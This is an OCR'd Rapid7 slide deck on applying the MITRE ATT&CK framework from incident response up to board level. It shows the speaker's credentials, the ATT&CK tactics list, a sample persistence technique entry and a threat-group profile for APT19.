RAPID7

Leveling Up Your Entire Security Program With ATT&CK

Bringing ATT&CK from DFIR to the Board Room

Bob Rudis
Chief Data Scientist

hrbrmstr://about


30+ Years in Cybersecurity
(20+ in Fortune 50 global organizations)

Former team lead for the
Verizon Data Breach Investigations Report

Co-author of one of the 1st books on
“doing data science” in Cybersecurity

Over a petabyte of planetary-scale internet
telemetry data analyzed daily

90+ R packages with a focus on
cybersecurity/internet telemetry



JAY JACOBS • BOB RUDIS

Data-Driven **Security**

Analysis, Visualization and Dashboards


WILEY

@hrbrmstr
research@rapid7.com
bob@rud.is
https://rud.is/
https://github.com/hrbrmstr
https://blog.rapid7.com/


RAPID7
NATIONAL
EXPOSURE IND
Inferring Internet Security Posture by Country Through Port Scanning
Rapid7 Labs | June 7, 2018
RAPID7
QUARTERLY THR
REPORT
By Michelle Martinez, Senior Threat Intelligence Analyst, Rapid7
Kwan Lin, Senior Data Scientist, Rapid7
Bob Rudis, Chief Data Scientist, Rapid7
November 13, 2018
RAPID7
INDUSTRY
CYBER-EXPOSURE
FORTUNE 500
Rapid7 Labs | December 11, 2018
Economic R
of the Pres
Together wi
The Annual Re
of the
Council of Economic
March 2019
RAPID7
Industry
Cyber-Exposure
ASX 200
Rapid7 Labs
March 12, 2019
RAPID7
RESEARCH
Industry
Cyber-Exposure Report
FTSE 250+
Rapid7 Labs
June 11, 2019

RAPID7

MITRE | ATT&CK™



DO
MORE.



World's Biggest Data Breaches & Hacks

Select losses greater than 30,000 records

Last updated: 1 April 2019

A
B
C
Crayola

ATT&CK™

Community-driven creation by MITRE (`https://attack.mitre.org/`)

Both a common taxonomy and open source knowledge base of adversary tactics and techniques.


ATT&CK Domains

PRE-ATT&CK

Enterprise ATT&CK

Mobile ATT&CK

ATT&CK Domains



PRE-ATT&CK

Enterprise ATT&CK


Mobile ATT&CK

ATT&CK TACTICS (free-to-use 'kill chain' alternative)

"The adversary's technical goals."

- Initial Access
- Execution
- Persistence
- Privilege Escalation
- Defense Evasion
- Credential Access
- Discovery
- Lateral Movement
- Collection
- Command & Control
- Exfiltration
- Impact

ATT&CK TECHNIQUES (how goals are achieved)



.bash_profile and .bashrc

`~/.bash_profile` and `~/.bashrc` are executed in a user's context when a new shell opens or when a user logs in so that their environment is set correctly. `~/.bash_profile` is executed for login shells and `~/.bashrc` is executed for interactive non-login shells. This means that when a user logs in (via username and password) to the console (either locally or remotely via something like SSH), `~/.bash_profile` is executed before the initial command prompt is returned to the user. After that, every time a new shell is opened, `~/.bashrc` is executed. This allows users more fine grained control over when they want certain commands executed.

Mac's Terminal.app is a little different in that it runs a login shell by default each time a new terminal window is opened, thus calling `~/.bash_profile` each time instead of `~/.bashrc`.

These files are meant to be written to by the local user to configure their own environment; however, adversaries can also insert code into these files to gain persistence each time a user logs in or opens a new shell [1].

ID: T1156

Tactic: Persistence

Platform: Linux, macOS


Permissions Required: User, Administrator

Data Sources: File monitoring, Process monitoring, Process command-line parameters, Process use of network

Version: 1.0

ATT&CK GROUPS

“Sets of related intrusion activity that are tracked by a common name in the security community.”



APT19

APT19 is a Chinese-based threat group that has targeted a variety of industries, including defense, finance, energy, pharmaceutical, telecommunications, high tech, education, manufacturing, and legal services. In 2017, a phishing campaign was used to target seven law and investment firms. [1] Some analysts track APT19 and Deep Panda as the same group, but it is unclear from open source information if the groups are the same. [2] [3] [4]

ID: G0073

Contributors: FS-ISAC; Darren Spruell

Version: 1.1

Associated Group Descriptions


Name	Description
Codoso	[4]
C0d0so0	[4]
Codoso Team	[3]
Sunshop Group	[5]

Techniques Used

Domain	ID	Name	Use
Enterprise	T1043	Commonly Used Port	APT19 used TCP port 80 for C2.[1]
Enterprise	T1132	Data Encoding	An APT19 HTTP malware variant used Base64 to encode communications to the C2 server.[4]

